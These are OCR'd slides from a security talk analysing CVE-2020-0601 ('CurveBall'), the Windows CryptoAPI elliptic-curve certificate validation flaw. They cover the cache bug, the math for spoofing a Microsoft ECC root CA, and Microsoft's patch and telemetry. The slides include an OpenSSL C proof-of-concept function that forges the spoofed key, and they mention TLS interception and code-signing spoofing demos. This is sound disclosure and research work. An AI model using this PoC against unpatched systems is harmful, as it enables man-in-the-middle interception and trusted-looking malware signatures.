
Who calls FindKnownStoreFlags?



Who calls ChainGetSubjectStatus?




The Journey of Reverse Engineering



Ange Albertini (@corkami) “Infosec and Failure” @ Hack.lu 2017

Certificates, Chains, Roots, CAs, X.509… Huh?

- Root Certificate Authorities (CAs)
  - “Root of Trust”
  - Signs/issues intermediates
- Intermediate CAs
  - Sometimes multiple intermediates
- End-Entity Certificates
  - e.g. Web Server for TLS
- X.509 is a format for storing certificates




Certificate Chain Cache and EC Certs

- CryptoAPI caches previously validated CA root certificates
- However, EC certificates are improperly compared when iterating cache
- Keyed on certificate hash
  - MD5 of public-key
- EC certificate flavours:
  - Named
  - Explicit

```
Adam> certutil -displayecccurve
Microsoft SSL Protocol Provider:
--------------------------------
Curve Name          Curve OID                       Public Key Length   CurveType
-------------------------------------------------------------------------------
curve25519                                          255                 29
nistP256            1.2.840.10045.3.1.7             256                 23
nistP384            1.3.132.0.34                    384                 24
brainpoolP256r1     1.3.36.3.3.2.8.1.1.7            256                 26
brainpoolP384r1     1.3.36.3.3.2.8.1.1.11           384                 27
brainpoolP512r1     1.3.36.3.3.2.8.1.1.13           512                 28
nistP192            1.2.840.10045.3.1.1             192                 19
nistP224            1.3.132.0.33                    224                 21
nistP521            1.3.132.0.35                    521                 25
secP160k1           1.3.132.0.9                     160                 15
secP160r1           1.3.132.0.8                     160                 16
secP160r2           1.3.132.0.30                    160                 17
secP192k1           1.3.132.0.31                    192                 18
secP192r1           1.2.840.10045.3.1.1             192                 19
secP224k1           1.3.132.0.32                    224                 20
secP224r1           1.3.132.0.33                    224                 21
secP256k1           1.3.132.0.10                    256                 22
```

ECDSA for Dummies (i.e. Me)

- EC parameters are (**p**, **a**, **b**, **G**, **n**, **h**)
  - Specified in standards (e.g. *curve25519* or *secp384r1* aka *NIST P-384*)
  - Except for **Explicit** certs (normally **bad practice**)
- Curve Field and Curve Equation
  - **GF(p)**: $y^2 \pmod{p} = x^3 + ax + b \pmod{p}$
  - Also GF(p^n), GF(2^m), other equations
- Private Key is **d** (random integer, less than **n**)
- Public Key is **Q** = **d** × **G**
- More math and constraints, but this is sufficient



Putting It All Together

- Selecting a target root CA to spoof:
  - Must be present in **Certificate Cache**
  - Must be an **Elliptic Curve** certificate
  - Pick from https://www.microsoft.com/pkiops/docs/repository.htm
- MS ECC Root CAs: public key **Q** and NIST P-384 params (**p**, **a**, **b**, **G**, **n**, **h**)
- Requirements for a Spoof CA (**Q′**, **d′**, **p′**, **a′**, **b′**, **G′**, **n′**, **h′**):
  - **Q′** = **Q**
  - **Q′** = **d′**×**G′** and **d′** < **n′**

The Trivial Solution


- “Prove your base case first” - *Every Algorithms Class Prof.*

- Manipulate EC parameters to satisfy these requirements
- Spoof certificate will use **Explicit** parameters

- If **d′** = 1 and **G′** = **Q**
- Then **d′** × **G′** = **Q**
- Thus **Q** = **Q′**
- Duplicate remaining parameters (**p**, **a**, **b**, **n**, **h**) from the target root CA


A Non-Trivial Solution

- Oversimplification of ECC so far? Definitely
- EC point math: negation, addition, doubling, multiplication
- **Q**, **Q′**, **G**, and **G′** are **not** integers
  - Rather, points on the curve (**x**, **y**)
- Can we have **d′** other than 1?
  - We know **Q**, solve **G′** = $\mathbf{d'^{-1}}$ × **Q**
- But $\mathbf{d'^{-1}}$ is no longer an integer, a <u>real number</u>
  - Almost no “bignum” libraries for this
  - No EC point multiplication by real number



GFp Multiplicative Inverse & EC Scalar Multiplication


- Let p be a prime, the integer ring $\mathbb{Z}_p$ is a prime field, and denoted as GF_p
  - Arithmetic in $GF_p(n)$ is done modulo n (the “order”)
- Modular Multiplicative Inverse: a from $\mathbb{Z}_m$
  - $a \times a^{-1} \equiv 1 \bmod m$ iif $\gcd(a,m) = 1$
  - in $GF_p(n)$, a,n are coprime, $a^{-1} = EEA(a,n)$
- $t = d'^{-1} \bmod n$ (“InvMod” in math libraries)
- Scalar multiplication is simply EC point doubling
- $G' = t \times Q$ FINALLY!



PoC || GTFO

```
void modifyEcKey(EC_KEY *ecKey, const BIGNUM *bnPrivateKey) { // note: error checking omitted
    // Retrieve existing EC parameters
    const EC_GROUP *ecOrigGroup = EC_KEY_get0_group(ecKey);
    const EC_POINT *ptPublicKey = EC_KEY_get0_public_key(ecKey);
    EC_GROUP_get_curve_GFp(ecOrigGroup, bnP, bnA, bnB, bnCtx);
    const BIGNUM *bnOrder = EC_GROUP_get0_order(ecOrigGroup);
    const BIGNUM *bnCofactor = EC_GROUP_get0_cofactor(ecOrigGroup);

    // Create EC group over GF(p), explicit parameters
    EC_GROUP *ecGroup = EC_GROUP_new_curve_GFp(bnP, bnA, bnB, bnCtx);
    EC_GROUP_set_asn1_flag(ecGroup, OPENSSL_EC_EXPLICIT_CURVE);
    EC_POINT *ptGenerator = EC_POINT_new(ecGroup);

    // temp = 1/d' mod n // 'G = temp * Q
    BIGNUM *bnTemp = BN_mod_inverse(NULL, bnPrivateKey, bnOrder, bnCtx);
    EC_POINT_mul(ecGroup, ptGenerator, NULL, ptPublicKey, bnTemp, bnCtx);

    EC_GROUP_set_generator(ecGroup, ptGenerator, bnOrder, bnCofactor);
    EC_KEY_set_private_key(ecKey, bnPrivateKey);
    EC_KEY_set_group(ecKey, ecGroup);
}
```

Full code at: https://github.com/apodlosky/PoC_CurveBall




Demo Setup


EVIL CORP

Those fancy-ass switches support Port Security and ARP Inspection! This won't f#$@ing work!

Actual Demo Setup




Demo: Goodbye HTTPS




Demo: Adios Code Signing (PE Authenticode)

- Certificate chain and signature embedded into the binary (PE) file
- CryptoAPI validates chain in reverse-order



w/patch



How Bad Is It?

- CryptoAPI's X.509 validation broken ~2015 - Jan. 2020
  - Spoof digital signatures for files/executables
  - Hijack/MITM TLS connections
- Affected all Windows 10, Server 2016, and Server 2019 systems
- Pinned RSA certificates were safe
- Third-party libraries that don't rely on CryptoAPI for X.509 were safe
  - e.g. OpenSSL (for once), LibreSSL, BoringSSL

Microsoft’s Response


- Patch available via Windows Update
  - (obviously)

- Windows Defender signatures:
  - Detects files with authenticode signatures with spoofed CA
  - Public-key == Generator (thus Private-key == 1)

- Added logging / telemetry...


CVE Event Logging

```
:00000001800501DD
:00000001800501DD loc_1800501DD:                          ; CODE XREF: ChainLogMSRC54294Error+1B8↑j
:00000001800501DD                 add     ecx, 0A8h ; '¨'
:00000001800501E3                 add     eax, ecx
:00000001800501E5                 movsxd  r15, eax
:00000001800501E8                 lea     rcx, [r15+r15]  ; uBytes
:00000001800501EC                 call    PkiAlloc
:00000001800501F1                 mov     rbx, rax
:00000001800501F4                 test    rax, rax
:00000001800501F7                 jz      short loc_180050229
:00000001800501F9                 mov     [rsp+1A0h+var_170], r12
:00000001800501FE                 lea     rax, [rsp+1A0h+var_130]
:0000000180050203                 mov     qword ptr [rsp+1A0h+cchNameString], rsi
:0000000180050208                 lea     r9, [rbp+0A0h+Dst]
:000000018005020C                 lea     r8, aCaSSha1SParaSO ; "CA: <%s> sha1: %s para: %s otherPara: %"...
:0000000180050213                 mov     [rsp+1A0h+pszNameString], rax
:0000000180050218                 mov     rdx, r15        ; unsigned __int64
:000000018005021B                 mov     rcx, rbx        ; Dest
:000000018005021E                 call    ?StringCchPrintfW@@YAJPEAG_KPEBGZZ ; StringCchPrintfW(ushort *,unsigned __int64,ushort const *,..
:0000000180050223                 test    eax, eax
:0000000180050225                 cmovns  r13, rbx
:0000000180050229
:0000000180050229 loc_180050229:                          ; CODE XREF: ChainLogMSRC54294Error+1D7↑j
:0000000180050229                 mov     rdx, r13
:000000018005022C                 lea     rcx, aCve20200601Cer ; "[CVE-2020-0601] cert validation"
:0000000180050233                 call    cs:__imp_CveEventWrite
:0000000180050239                 mov     rcx, r14        ; pv
:000000018005023C                 call    PkiDefaultCryptFree
:0000000180050241                 mov     rcx, rdi        ; pv
:0000000180050244                 call    PkiDefaultCryptFree
:0000000180050249                 mov     rcx, rbx        ; pv
:000000018005024C                 call    PkiDefaultCryptFree
:0000000180050251
:0000000180050251 loc_180050251:                          ; CODE XREF: ChainLogMSRC54294Error+8F↑j
:0000000180050251                 mov     rcx, [rbp+0A0h+var_40]
:0000000180050255                 xor     rcx, rsp        ; StackCookie
:0000000180050258                 call    __security_check_cookie
:000000018005025D                 mov     rbx, [rsp+1A0h+arg_10]
:0000000180050265                 add     rsp, 170h
:000000018005026C                 pop     r15
```



Even More Telemetry


- Feb. 2020 Patch Tuesday
  - 15 PrivEscs in GDI
- Diffing the kernel driver of the Windows Graphics Subsystem
  - win32kfull.sys
- **MicrosoftTelemetry-AssertTriggeredNoArgsKM**



References

- “Reversing with Boxes and Arrows” :-)
- C++ RE: https://twitter.com/0xgalz, https://twitter.com/RolfRolles
- *Understanding Cryptography* by Christof Paar and Jan Pelzl

